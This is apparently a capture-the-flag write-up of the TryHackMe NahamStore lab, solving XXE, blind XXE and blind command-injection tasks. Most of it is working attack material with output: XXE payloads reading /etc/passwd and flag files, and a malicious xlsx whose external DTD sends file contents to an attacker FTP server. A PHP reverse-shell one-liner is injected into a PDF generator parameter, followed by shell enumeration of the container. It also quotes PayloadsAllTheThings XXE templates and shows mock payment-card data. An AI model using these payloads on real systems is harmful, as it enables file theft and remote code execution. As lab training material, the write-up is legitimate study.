
```
1 HTTP/1.1 200 OK
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 08 Nov 2023 17:45:43 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Set-Cookie: session=ca8d47cbf5bb973355eb76236061c0ce; expires=Wed, 08-Nov-2023
18:45:43 GMT; Max-Age=3600; path=/
7 Content-Length: 379
8
9 {"id":"5ae19241b4b55a360e677fdd9084c21c","customer":{"id":2,"name":"Jimmy
Jones","email":"jd.jones1997@yahoo.com","tel":"501-392-5473","address":{"line_1":"39
99  Clay Lick
Road","city":"Englewood","state":"Colorado","zipcode":"80112"},"items":[{"name":"Hoo
die +
Tee","cost":"25.00"}],"payment":{"type":"MasterCard","number":"5190216301622131","ex
pires":"11\/2023","CVV2":"223"}}}
```

XXE injection

XXE (question 1)

I found in stock.nahamstore.thm . Here is the possibility query one of the product's stock





Find cover parametr

`ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://stock.nahamstore.thm/product/1?FUZZ -fs 41`

```
[Status: 200, Size: 41, Words: 3, Lines: 1, Duration: 55ms]
    * FUZZ: comments

[Status: 200, Size: 41, Words: 3, Lines: 1, Duration: 56ms]
    * FUZZ: commenttext

[WARN] Caught keyboard interrupt (Ctrl-C)

┌──(kali㉿kali)-[~/THM/naham]
└─$ ffuf -w /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt -u http://stock.nahamstore.thm/product/1?FUZZ -fs 41

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.0.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://stock.nahamstore.thm/product/1?FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/burp-parameter-names.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 41
________________________________________________

[Status: 200, Size: 88, Words: 4, Lines: 3, Duration: 51ms]
    * FUZZ: xml

:: Progress: [6453/6453] :: Job [1/1] :: 193 req/sec :: Duration: [0:00:28] :: Errors: 0 ::
```

To read /etc/passwd I change request method to POST. Send request and copy xml code from responce to request, and test payloads. In xml code I change 'error' to 'X-Token' on both sides, and add & on the begining , and ';' on the end of text inside X-Token

Send Cancel Target: http:

Request

Pretty Raw Hex

```
1 POST /product/1?xml= HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Length: 123
10 Content-Type: application/x-www-form-urlencoded
11
12 <?xml version="1.0"?>
13 <!DOCTYPE root [<!ENTITY hack SYSTEM 'file:///etc/passwd'>]>
14  <data>
      <X-Token>
        &hack;
      </X-Token>
    </data>
```

Response

Pretty Raw Hex Render

```
11      bin:x:2:2:bin:/bin:/usr/sbin/nologin
12      sys:x:3:3:sys:/dev:/usr/sbin/nologin
13      sync:x:4:65534:sync:/bin:/bin/sync
14      games:x:5:60:games:/usr/games:/usr/sbin/nologin
15      man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16      lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17      mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18      news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19      uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20      proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
21      www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
22      backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
23      list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
24      irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
25      gnats:x:41:41:Gnats Bug-Reporting System
        (admin):/var/lib/gnats:/usr/sbin/nologin
26      nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
27      _apt:x:100:65534::/nonexistent:/usr/sbin/nologin
28      messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
29      systemd-network:x:102:103:systemd Network
        Management,,,:/run/systemd:/usr/sbin/nologin
30      systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
31      systemd-timesync:x:104:105:systemd Time
        Synchronization,,,:/run/systemd:/usr/sbin/nologin
32      is invalid
    </error>
  </data>
```

Request

Pretty Raw Hex

```
1 POST /product/1?xml= HTTP/1.1
2 Host: stock.nahamstore.thm
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
  8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Content-Length: 121
10 Content-Type: application/x-www-form-urlencoded
11
12 <?xml version="1.0"?>
13  <!DOCTYPE root [<!ENTITY hack SYSTEM 'file:///flag.txt'>]>
14  <data>
      <X-Token>
        &hack;
      </X-Token>
    </data>
```

Response

Pretty Raw Hex Render


```
1 HTTP/1.1 401 Unauthorized
2 Server: nginx/1.14.0 (Ubuntu)
3 Date: Wed, 08 Nov 2023 21:11:15 GMT
4 Content-Type: application/xml; charset=utf-8
5 Connection: close
6 Content-Length: 104
7
8 <?xml version="1.0"?>
9   <data>
      <error>
        X-Token {9f18bd8b9acaada53c4c643744401ea8}
10      is invalid
      </error>
    </data>
11
```

Blind XXE (question 2)

This is very hark to find! But I find this in staff directory

```
┌──(kali㉿kali)-[~/THM/naham]
└─$ gobuster dir -u http://nahamstore.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://nahamstore.thm
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/search               (Status: 200) [Size: 3351]
/login                (Status: 200) [Size: 3099]
/register             (Status: 200) [Size: 3138]
/uploads              (Status: 301) [Size: 178] [--> http://127.0.0.1/uploads/]
/staff                (Status: 200) [Size: 2287]
/css                  (Status: 301) [Size: 178] [--> http://127.0.0.1/css/]
/js                   (Status: 301) [Size: 178] [--> http://127.0.0.1/js/]
/logout               (Status: 302) [Size: 0] [--> /]
/basket               (Status: 200) [Size: 2465]
/returns              (Status: 200) [Size: 3628]
```

I create test file in libre office



and unzip this file

```
┌──(kali㉿kali)-[~/THM/naham]
└─$ unzip test1.xlsx
Archive:  test1.xlsx
  inflating: _rels/.rels
  inflating: xl/_rels/workbook.xml.rels
  inflating: xl/workbook.xml
  inflating: xl/styles.xml
  inflating: xl/worksheets/sheet1.xml
  inflating: xl/sharedStrings.xml
  inflating: docProps/core.xml
  inflating: docProps/app.xml
  inflating: [Content_Types].xml

┌──(kali㉿kali)-[~/THM/naham]
└─$ ls
'[Content_Types].xml'   docProps   email.html   pass.html   _rels   scan.txt   test1.xlsx   xl
```

change file workbook to payload

```
File  Actions  Edit  View  Help
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE cdl [<!ELEMENT cdl ANY ><!ENTITY % asd SYSTEM "http://10.18.88.130:8000/xxe.dtd">%asd;%c;]>
<cdl>&rrr;</cdl>
<workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.openxmlformats.org/officeDocument/2006/relationships">
~
~
~
~
~
~
~
```

and rebild xlsx file, with move all files not from unzipping to another folder


`7z u hack.xlsx *`

run simple http server

`python3 -m http.server 8000`

And XXE works

```
┌──(kali㉿kali)-[~/THM/naham]
└─$ ls
'[Content_Types].xml'   docProps   hack.xlsx   _rels   xl

┌──(kali㉿kali)-[~/THM/naham]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
^C
Keyboard interrupt received, exiting.

┌──(kali㉿kali)-[~/THM/naham]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.225.237 - - [09/Nov/2023 13:13:03] code 404, message File not f
10.10.225.237 - - [09/Nov/2023 13:13:03] "GET /xxe.dtd HTTP/1.0" 404
```



to continue I need ftp server - I will use ftp for XXE

`git clone https://github.com/staaldraad/xxeserv`

To build this

`go mod init xxeftp.go`

`go build`

Now I can run server, but before create file xxe.dtd

```
File  Actions  Edit  View  Help
<!ENTITY % d SYSTEM "php://filter/convert.base64-encode/resource=/flag.txt">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://10.18.88.130:2121/%d;'>">
~
~
~
~
~
~
```


run http server

`python3 -n http.server 8000`

now run ftp server

`./xxeftp.go -o files.log -p 2121 -w -wd public -wp 8080`

and upload file I create before hack.xlsx



And I see "get 200" from python server

```
┌──(kali㉿kali)-[~/THM/naham]
└─$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.10.225.237 - - [09/Nov/2023 13:53:09] "GET /xxe.dtd HTTP/1.0" 200 -
```

and download ftp

```
┌──(kali㉿kali)-[~/THM/naham/xxeserv]
└─$ ./xxeftp.go -o files.log -p 2121 -w -wd public -wp 8080
2023/11/09 13:52:49 [*] Storing session into the file: files.log
2023/11/09 13:52:49 [*] Starting Web Server on 8080 [public]
[*] No certificate files found in directory. Generating new...
[*] UNO Listening...
[*] Certificate files generated
2023/11/09 13:52:49 [*] GO XXE FTP Server - Port:  2121
2023/11/09 13:53:09 [*] Connection Accepted from [10.10.225.237:37180]
2023/11/09 13:53:09 [x] Connection Closed
2023/11/09 13:53:09 [*] Closing FTP Connection
2023/11/09 13:53:10 [*] Connection Accepted from [10.10.225.237:37182]
2023/11/09 13:53:11 [x] Connection Closed
2023/11/09 13:53:11 [*] Closing FTP Connection
```

in *xxeserv* directory I see not empty files.log , which have a flag (base64 encoded)

```
┌──(kali㉿kali)-[~/THM/naham/xxeserv]
└─$ ls
cert.pem  dtds  files.log  go.mod  key.pem  payloads.md  README.md  xxeftp.go

┌──(kali㉿kali)-[~/THM/naham/xxeserv]
└─$ cat files.log
USER:  anonymous
PASS:  anonymous
//e2Q2YjIyY2IzZTM3YmVmMzJkODAwMTA1YjExMTA3ZDhmfQo=
SIZE
MDTM
USER:  anonymous
PASS:  anonymous
SIZE
PASV
```

All this technique is here

https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/XXE Injection

```
$ cd XXE
$ 7z u ../xxe.xlsx *
```

Add your blind XXE payload inside `xl/workbook.xml`.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE cdl [<!ELEMENT cdl ANY ><!ENTITY % asd SYSTEM "http://x.x.x.x:8000/xxe.dtd">%asd;%c;]>
<cdl>&rrr;</cdl>
<workbook xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" xmlns:r="http://schemas.ope
```

Alternativly, add your payload in `xl/sharedStrings.xml`:

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE cdl [<!ELEMENT t ANY ><!ENTITY % asd SYSTEM "http://x.x.x.x:8000/xxe.dtd">%asd;%c;]>
<sst xmlns="http://schemas.openxmlformats.org/spreadsheetml/2006/main" count="10" uniqueCount="10"><si>
```

Using a remote DTD will save us the time to rebuild a document each time we want to retrieve a different file. Inste
document once and then change the DTD. And using FTP instead of HTTP allows to retrieve much larger files.

`xxe.dtd`

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % c "<!ENTITY rrr SYSTEM 'ftp://x.x.x.x:2121/%d;'>">
```

Serve DTD and receive FTP payload using xxeserv:

```
$ xxeserv -o files.log -p 2121 -w -wd public -wp 8000
```

RCE

Blind RCE (question 2)

Here I back to finding before hidden parametrs in pdf generator

Missing POST parameters


```
<div class="text-center">
    <form method="post" action="/pdf-generator" target="_blank">
        <input type="hidden" name="what" value="order">
        <input type="hidden" name="id" value="4">
        <input type="submit" class="btn btn-success" value="PDF Receipt">
    </form>
</div>
```

`nc -lnvp 1337`

I use php revshell, but I didn't see responce

```
php -r '$sock=fsockopen("10.18.88.130",1337);system("bash <&3 >&3 2>&3");'
```

I click ctrl+u - for URL encoded message



Request

```
POST /pdf-generator HTTP/1.1
Host: nahamstore.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: session=eb76f52759ef9eb1fe68eee97fd64d0a; token=
87041d4a8ee17815e71868d36cb549d8
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 104

what=order&id=
4$(php+-r+'$sock%3dfsockopen("10.18.88.130",1337)%3bsystem("bash+<%263+>%263+2>%263"
)%3b')
```

Response

```
HTTP/1.1 504 Gateway Time-out
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 09 Nov 2023 20:16:01 GMT
Content-Type: text/html
Content-Length: 192
Connection: close

<html>
  <head>
    <title>
      504 Gateway Time-out
    </title>
  </head>
  <body bgcolor="white">
    <center>
      <h1>
        504 Gateway Time-out
      </h1>
    </center>
    <hr>
    <center>
      nginx/1.14.0 (Ubuntu)
    </center>
  </body>
</html>
```

here is a flag

```
┌──(kali㉿kali)-[~/THM/naham]
└─$ nc -lnvp 1337
listening on [any] 1337 ...
connect to [10.18.88.130] from (UNKNOWN) [10.10.225.237] 43708
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@2431fe29a4b0:~/html/public$ ls -la
ls -la
total 28
drwxr-xr-x 1 www-data www-data 4096 Feb 12  2021 .
drwxr-xr-x 1 www-data www-data 4096 May  6  2021 ..
drwxr-xr-x 1 www-data www-data 4096 Feb 12  2021 css
-rwxr-xr-x 1 www-data www-data  187 Feb 12  2021 index.php
drwxr-xr-x 1 www-data www-data 4096 Feb 12  2021 js
-rwxr-xr-x 1 www-data www-data   13 Feb 12  2021 robots.txt
drwxr-xr-x 1 www-data www-data 4096 Feb 12  2021 uploads
www-data@2431fe29a4b0:~/html/public$ cd uploads
cd uploads
www-data@2431fe29a4b0:~/html/public/uploads$ ls -la
ls -la
total 8
drwxr-xr-x 1 www-data www-data 4096 Feb 12  2021 .
drwxr-xr-x 1 www-data www-data 4096 Feb 12  2021 ..
www-data@2431fe29a4b0:~/html/public/uploads$ cd /
cd /
www-data@2431fe29a4b0:/$ ls -la
ls -la
total 6448
drwxr-xr-x   1 root root    4096 May  6  2021 .
drwxr-xr-x   1 root root    4096 May  6  2021 ..
-rwxr-xr-x   1 root root       0 May  6  2021 .dockerenv
lrwxrwxrwx   1 root root       7 Jan 19  2021 bin → usr/bin
drwxr-xr-x   2 root root    4096 Apr 15  2020 boot
drwxr-xr-x   5 root root     360 Nov  9 17:41 dev
drwxr-xr-x   1 root root    4096 May  6  2021 etc
-rw-r--r--   1 root root      35 Feb 22  2021 flag.txt
drwxr-xr-x   2 root root    4096 Apr 15  2020 home
```

save ip , because I am in docker

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
4: eth0@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:ac:11:00:02 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 172.17.0.2/16 brd 172.17.255.255 scope global eth0
       valid_lft forever preferred_lft forever
www-data@2431fe29a4b0:/$
```

FOR task 3

Now Ican see all the hosts

```
cat /etc/hosts
127.0.0.1       localhost
::1     localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
172.17.0.2      2431fe29a4b0
127.0.0.1       nahamstore.thm
127.0.0.1       www.nahamstore.thm
172.17.0.1      stock.nahamstore.thm
172.17.0.1      marketing.nahamstore.thm
172.17.0.1      shop.nahamstore.thm
172.17.0.1      nahamstore-2020.nahamstore.thm
172.17.0.1      nahamstore-2020-dev.nahamstore.thm
10.131.104.72   internal-api.nahamstore.thm
www-data@2431fe29a4b0:/tmp$
```


`gobuster dir -u http://nahamstore-2020-dev.nahamstore.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20`

```
┌──(kali㉿kali)-[~/THM/naham/xxeserv]
└─$ gobuster dir -u http://nahamstore-2020-dev.nahamstore.thm -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://nahamstore-2020-dev.nahamstore.thm
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/api                  (Status: 302) [Size: 0] [--> /api/]
```


`gobuster dir -u http://nahamstore-2020-dev.nahamstore.thm/api -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20`

```
┌──(kali㉿kali)-[~/THM/naham/xxeserv]
└─$ gobuster dir -u http://nahamstore-2020-dev.nahamstore.thm/api -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -t 20
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://nahamstore-2020-dev.nahamstore.thm/api
[+] Method:                  GET
[+] Threads:                 20
[+] Wordlist:                /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/customers            (Status: 302) [Size: 0] [--> /api/customers/]
```

And I found parametr customer_id

